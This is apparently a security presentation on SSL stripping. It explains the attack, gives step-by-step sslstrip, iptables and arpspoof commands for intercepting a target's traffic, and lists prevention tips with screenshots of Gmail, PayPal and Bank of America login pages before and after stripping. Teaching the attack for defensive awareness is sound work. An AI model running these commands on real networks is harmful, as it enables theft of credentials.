

SSL Spoofing


Man-In-The-Middle attack on SSL

Duane Peifer

Summary

- How SSL works
- Common SSL misconceptions
- SSL Spoofing
- Using sslstrip
- Preventing SSL Spoofing
- Examples of stripped sites


How SSL works




Client PC



Web Server



How SSL works



Common SSL misconceptions

- HTTPS means I am secure right?
- What about...
 - SSL version 2.0 flaws
 - Weak Ciphers < 128 bit
 - Certificate keys < 1024 bits
 - Client vulnerabilities
 - Server vulnerabilities
 - Application vulnerabilities
- SSL can provide a false sense of security


SSL Spoofing

- Moxie Marlinspike created sslstrip and presented at Black Hat DC 2009.


<http://www.thoughtcrime.org/>

- Does not attack SSL itself, but the transition from non-encrypted to encrypted communications.

Common HTTP/HTTPS Connection



Hijacking Communication



Using sslstrip

1. Get sslstrip

A. Download and install sslstrip and arpspoof (linux only)

- <http://www.thoughtcrime.org/software.html>
- <http://sourceforge.net/projects/arpspoof/>

B. Backtrack 4 (pre-installed)

- <http://www.backtrack-linux.org/downloads/>

Using sslstrip

2. Configure attack machine for IP forwarding.

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

3. Route all HTTP traffic to sslstrip.

```
iptables -t nat -A PREROUTING -p tcp  
--destination-port 80 -j REDIRECT --to-port  
54321
```

4. Run sslstrip.

```
sslstrip -l 54321
```

Using sslstrip

5. Configure ARP spoofing.

```
arpspoof -i eth0 -t <targetIP> <gatewayIP>
```

6. Launch a sniffer and collect data.

Expanding the attack

- What if a root certificate could be installed on the target?
- The attacker could potentially replace the certificate and maintain a secure connection.

Preventing SSL Spoofing

- Ensure you are using secure connections. Look for the HTTPS.
- Be careful about where you use secure sites.
- Secure machines on the network.
- Use static ARP tables.*

* This is a TON of work. Understand the ramifications of doing this before starting.

Normal

The screenshot shows a Windows Internet Explorer browser window displaying the Gmail 'Welcome to Gmail' page. The browser's address bar shows the URL: <https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=>. The page features the Gmail logo and a blue header with the text 'Welcome to Gmail'. Below the header, there is a section titled 'A Google approach to email.' followed by a paragraph: 'Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:'. Three key features are listed with icons: 'Less spam' (a red circle with a slash), 'Mobile access' (a mobile phone icon), and 'Lots of space' (a brown box icon). To the right of these features is a sign-in box titled 'Sign in with your Google Account' containing fields for 'Username:' and 'Password:', a 'Stay signed in' checkbox, and a 'Sign in' button. Below the sign-in box is a link: 'Can't access your account?'. At the bottom right, there is a 'Create an account »' button and links for 'About Gmail' and 'New features!'. The footer of the page contains copyright information: '©2010 Google - [Gmail for Business](#) - [Gmail Blog](#) - [Terms](#) - [Help](#)'. The browser's status bar at the bottom shows 'Done', 'Internet | Protected Mode: On', and a zoom level of '100%'.

Gmail: Email from Google - Windows Internet Explorer

<https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=>

Google

Google Gmail

Welcome to Gmail

A Google approach to email.

Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

- Less spam**
Keep unwanted messages out of your inbox with Google's innovative technology.
- Mobile access**
Read Gmail on your mobile phone by pointing your phone's web browser to <http://gmail.com>. [Learn more](#)
- Lots of space**
Over 7474.074538 megabytes (and counting) of free storage.

Latest News from the Gmail Blog

[Grandmother's guide to video chat](#)
Thu Jul 1 2010
Often when I tell people that I work on Google video chat, I hear stories about how they've used ...
[More posts »](#)

Sign in with your **Google Account**

Username:
ex: pat@example.com

Password:

Stay signed in

[Can't access your account?](#)

New to Gmail? It's free and easy.

[About Gmail](#) [New features!](#)

©2010 Google - [Gmail for Business](#) - [Gmail Blog](#) - [Terms](#) - [Help](#)

Done Internet | Protected Mode: On 100%

Stripped

The screenshot shows a Windows Internet Explorer browser window displaying the Gmail 'Welcome to Gmail' page. The browser's address bar shows the URL: [http://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http%](http://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http%2F%2Fmail.google.com%2F). The browser's Favorites bar includes links to Google, CNN, Slickdeals, Tenable, VOIPSA Resources, VoIP S..., Testing SIP Security on a..., RHN, and ÜberScan Reporter. The Gmail page features the Gmail logo and a 'Welcome to Gmail' header. Below the header, there is a section titled 'A Google approach to email.' followed by a paragraph: 'Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:'. Three key features are listed: 'Less spam' (Keep unwanted messages out of your inbox with Google's innovative technology.), 'Mobile access' (Read Gmail on your mobile phone by pointing your phone's web browser to <http://gmail.com>. [Learn more](#)), and 'Lots of space' (Over 7474.076679 megabytes (and counting) of free storage.). Below this is a section for 'Latest News from the Gmail Blog' with an RSS icon, featuring a link to 'Grandmother's guide to video chat' dated 'Thu Jul 1 2010' and a snippet of text: 'Often when I tell people that I work on Google video chat, I hear stories about how they've used ...'. A 'More posts »' link is provided. On the right side of the page, there is a sign-in box titled 'Sign in with your Google Account' with fields for 'Username:' (with an example 'pat@example.com') and 'Password:', a 'Stay signed in' checkbox, and a 'Sign in' button. Below the sign-in box is a link: 'Can't access your account?'. At the bottom right, there is a 'Create an account »' button and links for 'About Gmail' and 'New features!'. The footer of the page contains the copyright notice: '©2010 Google - [Gmail for Business](#) - [Gmail Blog](#) - [Terms](#) - [Help](#)'. The browser's status bar at the bottom shows 'Done', 'Internet | Protected Mode: On', and a zoom level of '100%'.

Normal

The screenshot shows a Mozilla Firefox browser window with the title "Gmail: Email from Google". The address bar contains the URL "https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=" and the search bar contains "Google". The browser's menu bar includes "File", "Edit", "View", "History", "Bookmarks", "Tools", and "Help". The page content features the Gmail logo and a "Welcome to Gmail" header. Below this, a section titled "A Google approach to email." describes Gmail's benefits: "Less spam" (keeping unwanted messages out), "Mobile access" (reading Gmail on a mobile phone), and "Lots of space" (over 7474.074802 megabytes of free storage). On the right side, there is a sign-in form for a Google Account, including fields for "Username:" (with an example "pat@example.com") and "Password:", a "Stay signed in" checkbox, and a "Sign in" button. A link for "Can't access your account?" is provided below the form. At the bottom right, a section for new users offers a "Create an account »" button and links for "About Gmail" and "New features!". The footer contains copyright information for 2010 Google and links for "Gmail for Business", "Gmail Blog", "Terms", and "Help". The browser's status bar at the bottom shows "Done" and a lock icon.

Gmail: Email from Google - Mozilla Firefox

File Edit View History Bookmarks Tools Help

google.com https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm= ☆ Google

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Gmail: Email from Google

Gmail
by Google

Welcome to Gmail

A Google approach to email.

Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

-  **Less spam**
Keep unwanted messages out of your inbox with Google's innovative technology.
-  **Mobile access**
Read Gmail on your mobile phone by pointing your phone's web browser to <http://gmail.com>. [Learn more](#)
-  **Lots of space**
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Sign in with your **Google Account**

Username:
ex: pat@example.com

Password:

Stay signed in

[Can't access your account?](#)


New to Gmail? It's free and easy.

[About Gmail](#) [New features!](#)

©2010 Google - [Gmail for Business](#) - [Gmail Blog](#) - [Terms](#) - [Help](#)

Done

Stripped



Normal

The image shows a screenshot of the PayPal website as it appeared in a Windows Internet Explorer browser window. The browser's address bar shows the URL <https://www.paypal.com/>. The page features the PayPal logo at the top left, with navigation links for [Sign Up](#), [Log In](#), [Help](#), and [Security Center](#). Below the logo is a navigation menu with tabs for **Home**, **Personal**, **Business**, and **Developers**. A secondary menu lists [How PayPal Works](#), [Pay Online](#), [Send Money](#), [Get Paid](#), and [Products & Services](#). On the left side, there is an "Account login" section with input fields for "Email address" and "PayPal password", a "Go to" dropdown menu set to "My account", and a "Log In" button. Below this are links for "Problem with login?" and "New to PayPal? [Sign up](#)". A statistics box displays "221,514,431 Accounts Worldwide" with a "Sign Up" button. The main content area features a "WELCOME TO PayPal" banner with the tagline "The world's most-loved way to pay and get paid." and a "PayPal Shopping" promotion: "FIND MORE OF WHAT YOU LOVE FOR LESS" and "SAVE UP TO 20% ON TOP BRANDS" with a "SHOP NOW" button. Below the shopping banner are three service cards: "Pay Online" (Shop and pay online quickly and securely), "Send Money" (Send money to anyone with an email address), and "Get Paid" (Accept online payments for items you sell). Each card includes a "Learn More" button. At the bottom, a link for "Merchant Services" is provided for those looking to accept credit cards or set up a merchant account. The browser's status bar at the bottom shows "Done", "Internet | Protected Mode: On", and a zoom level of "100%".

Stripped

Send Money, Pay Online or Set Up a Merchant Account with PayPal - Windows Internet Explorer

http://www.paypal.com/

Google

Send Money, Pay Online or Set Up a Merchant Ac...

Sign Up | Log In | Help | Security Center

English

PayPal

Home | Personal | Business | Developers

How PayPal Works | Pay Online | Send Money | Get Paid | Products & Services

Account login

Email address

PayPal password

Go to

My account

Log In

Problem with login?

New to PayPal? [Sign up.](#)

WELCOME TO PayPal

The world's most-loved way to pay and get paid. [Learn More](#)

PayPal Shopping

FIND MORE OF WHAT YOU LOVE FOR LESS

SAVE UP TO 20% ON TOP BRANDS

SHOP NOW

221,514,833
Accounts Worldwide

Sign Up

Get to Know PayPal

[How PayPal Works](#)

[Getting Started](#)

[Managing Your Account](#)

[Great Ways to Use PayPal](#)

[Top 10 Things to Know](#)

Pay Online

Shop and pay online quickly and securely.

Learn More

Send Money

Send money to anyone with an email address.

Learn More

Get Paid

Accept online payments for items you sell.

Learn More

Looking to accept credit cards or set up a merchant account? Visit [Merchant Services](#)

Done

Internet | Protected Mode: On

100%

Normal

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Stripped

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Normal

The screenshot shows the Bank of America website in a Windows Internet Explorer browser window. The address bar displays <https://www.bankofamerica.com/index.jsp>. The browser's Favorites bar includes links to Google, CNN, Slickdeals, Tenable, VOIPSA Resources, VoIP S..., Testing SIP Security on a..., RHN, and ÜberScan Reporter. The website header features the Bank of America logo, navigation links for Locations, Contact Us, Help, Sign In, and En Español, and a search bar. A red navigation bar contains links for PERSONAL, SMALL BUSINESS, CORPORATE & INSTITUTIONAL, and ABOUT BANK OF AMERICA. The main content area is divided into several sections: Online Banking (with an enrollment form), Bank online. Take control. (with a laptop image), Products & Services (listing Checking, Savings & CDs, Credit Cards, Mortgage, Refinance, Home Equity, Auto Loans, Insurance & Protection, IRAs), Manage Your Money (listing Merrill Edge Online Investing, Order Check Card, Facts About Fees UPDATED, Online Banking, View Your Accounts, Bill Pay, Use Mobile Banking, Track Your Expenses), and Achieve Your Goals (listing Investment Services, Merrill Lynch, Plan for Retirement, Keep the Change, Add It Up Cash Back, Financial Solutions, Student Banking, Search for a Home). There are also sections for Exclusive Offer (with a GEICO frog), Earn unlimited points (with a credit card), Text Banking, and Help for homeowners facing hardship. The footer shows the status bar with the URL, Protected Mode, and 100% zoom.

Bank of America | Home | Personal - Windows Internet Explorer

<https://www.bankofamerica.com/index.jsp> Identified by VeriSign Google

Bank of America | Home | Personal

Bank of America  Locations · Contact Us · Help · Sign In · En Español

PERSONAL · SMALL BUSINESS · CORPORATE & INSTITUTIONAL · ABOUT BANK OF AMERICA

Online Banking

Easy. Secure. Free.

[Enroll](#) [View demo](#) [Learn more](#)

Enter Online ID:

Save this Online ID

Account in:

Where do I enter my Passcode?

[Sign In](#)

Forgot or need help with your ID?
[Reset Passcode](#)

Your Privacy & Security

Report phishing email
McAfee® - 1 year free
Know your credit scores
Our security commitment

ATMs & Banking Centers

Enter ZIP code or city, state

[Go](#)

[More search options](#)

Help for homeowners facing hardship.

Bank online. Take control.

See your accounts in one place. Accessible any time.
Managing your finances should always be so effortless.

[Get Started](#)

Products & Services

Checking
Savings & CDs
Credit Cards
Mortgage
Refinance
Home Equity
Auto Loans
Insurance & Protection
IRAs

Manage Your Money

Merrill Edge Online Investing
Order Check Card
Facts About Fees **UPDATED**

Online Banking »
View Your Accounts
Bill Pay
Use Mobile Banking
Track Your Expenses

Achieve Your Goals

Investment Services
Merrill Lynch
Plan for Retirement

Keep the Change®
Add It Up™ Cash Back
Financial Solutions
Student Banking
Search for a Home

Open an Account »

Enroll in Online Banking »

More Options »

Exclusive Offer:
You can enjoy discounted car insurance from **GEICO**.

Earn unlimited points—and pay no annual fee!
[Learn more](#) »

Text Banking
Get account information within seconds.
[Get Started](#) >>

Our Clarity Commitment® document clearly explains key terms of your home loan, written in plain language.
[Learn More](#) »

[Feedback](#)


Waiting for <https://www.bankofamerica.com/index.jsp>... Internet | Protected Mode: On 100%

Stripped

Bank of America | Home | Personal - Windows Internet Explorer

http://www.bankofamerica.com/index.jsp

Bank of America | Home | Personal

Bank of America 

Locations · Contact Us · Help · Sign In · En Español

Enter keyword(s)

PERSONAL > SMALL BUSINESS > CORPORATE & INSTITUTIONAL > ABOUT BANK OF AMERICA >

Online Banking

Easy, Secure. Free.

[View demo](#) | [Learn more](#)

Enter Online ID:

Save this Online ID

Account in:

Where do I enter my Passcode?

[Forgot or need help with your ID?](#)
[Reset Passcode](#)

Your Privacy & Security

[Report phishing email](#)
[McAfee® - 1 year free](#)
[Know your credit scores](#)
[Our security commitment](#)

ATMs & Banking Centers

Enter ZIP code or city, state

[More search options](#)

Help for homeowners facing hardship.

[Find out more](#)

Bank online. Take control.

See your accounts in one place. Accessible any time. Managing your finances should always be so effortless.

Products & Services

- Checking
- Savings & CDs
- Credit Cards
- Mortgage
- Refinance
- Home Equity
- Auto Loans
- Insurance & Protection
- IRAs

Manage Your Money

Merrill Edge Online Investing
Order Check Card
Facts About Fees **UPDATED**


Online Banking >>
[View Your Accounts](#)
[Bill Pay](#)
[Use Mobile Banking](#)
[Track Your Expenses](#)

Achieve Your Goals

Investment Services
Merrill Lynch
[Plan for Retirement](#)


[Keep the Change®](#)
[Add It Up™ Cash Back](#)
[Financial Solutions](#)
[Student Banking](#)
[Search for a Home](#)

Open an Account >>




Refinance now to a fixed rate.
Find the right refinance for you
[Get Started >>](#)

Enroll in Online Banking >>



Add It Up®:
Before you add to cart, add it up. Make good deals on gifts great.
[Learn more >>](#)

More Options >>



Mobile Banking
The ultimate on-the-go tool for money management.
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Merrill Edge™ offers online equity trades for as low as \$0. Open an account and start investing today.
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Done Internet | Protected Mode: On 100%

Normal

Bank of America | Home | Personal - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bank of America Corporation (US) https://www.bankofamerica.com/index.jsp

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Bank of America | Home | Personal

Locations · Contact Us · Help · Sign In · En Español

Enter keyword(s) Search

PERSONAL SMALL BUSINESS CORPORATE & INSTITUTIONAL ABOUT BANK OF AMERICA

Online Banking

Easy. Secure. Free.

Enroll View demo | Learn more

Enter Online ID:

Save this Online ID

Account in:

Where do I enter my Passcode?

Sign In

Forgot or need help with your ID?
Reset Passcode

Your Privacy & Security

Report phishing email
McAfee® - 1 year free
Know your credit scores
Our security commitment

ATMs & Banking Centers

Enter ZIP code or city, state

Go

More search options

Bank online. Take control.

See your accounts in one place. Accessible any time.
Managing your finances should always be so effortless.

Get Started

Products & Services

- Checking
- Savings & CDs
- Credit Cards
- Mortgage
- Refinance
- Home Equity
- Auto Loans
- Insurance & Protection
- IRAs

Open an Account »

Manage Your Money

- Merrill Edge Online
- Investing
- Order Check Card
- Facts About Fees **UPDATED**

Online Banking »

- View Your Accounts
- Bill Pay
- Use Mobile Banking
- Track Your Expenses

Enroll in Online Banking»

Achieve Your Goals

Investment Services

- Merrill Lynch
- Plan for Retirement

Keep the Change®
Add It Up™ Cash Back
Financial Solutions
Student Banking
Search for a Home

More Options »

Refinance now to a fixed rate.
Find the right refinance for you

Earn unlimited points—and pay no annual fee!

US Airways® Debit Card.
Get your 3,000 mile bonus.

Feedback

Done

Stripped

The screenshot shows the Bank of America website in a Mozilla Firefox browser window. The browser's address bar displays the URL <http://www.bankofamerica.com/index.jsp>. The website's navigation bar includes links for [Locations](#), [Contact Us](#), [Help](#), [Sign In](#), and [En Español](#). A search bar is positioned to the right of the navigation bar with the placeholder text "Enter keyword(s)" and a "Search" button. Below the navigation bar, there are four main menu categories: **PERSONAL**, **SMALL BUSINESS**, **CORPORATE & INSTITUTIONAL**, and **ABOUT BANK OF AMERICA**.

The main content area is divided into several sections:

- Online Banking:** A sidebar on the left contains the text "Easy. Secure. Free." with links for "Enroll", "View demo", and "Learn more". Below this is a form for "Enter Online ID:" with a "Save this Online ID" checkbox and an "Account in:" dropdown menu. A "Sign In" button is at the bottom of the sidebar, along with links for "Forgot or need help with your ID?" and "Reset Passcode".
- Bank online. Take control.** A central banner features a laptop displaying the online banking interface. The text reads: "See your accounts in one place. Accessible any time. Managing your finances should always be so effortless." A "Get Started" button is located below the text.
- Products & Services:** A column listing various services: Checking, Savings & CDs, Credit Cards, Mortgage, Refinance, Home Equity, Auto Loans, Insurance & Protection, and IRAs. It concludes with an "Open an Account" link.
- Manage Your Money:** A column listing services: Merrill Edge Online, Investing, Order Check Card, Facts About Fees (marked as UPDATED), Online Banking (with a right-pointing arrow), View Your Accounts, Bill Pay, Use Mobile Banking, and Track Your Expenses. It concludes with an "Enroll in Online Banking" link.
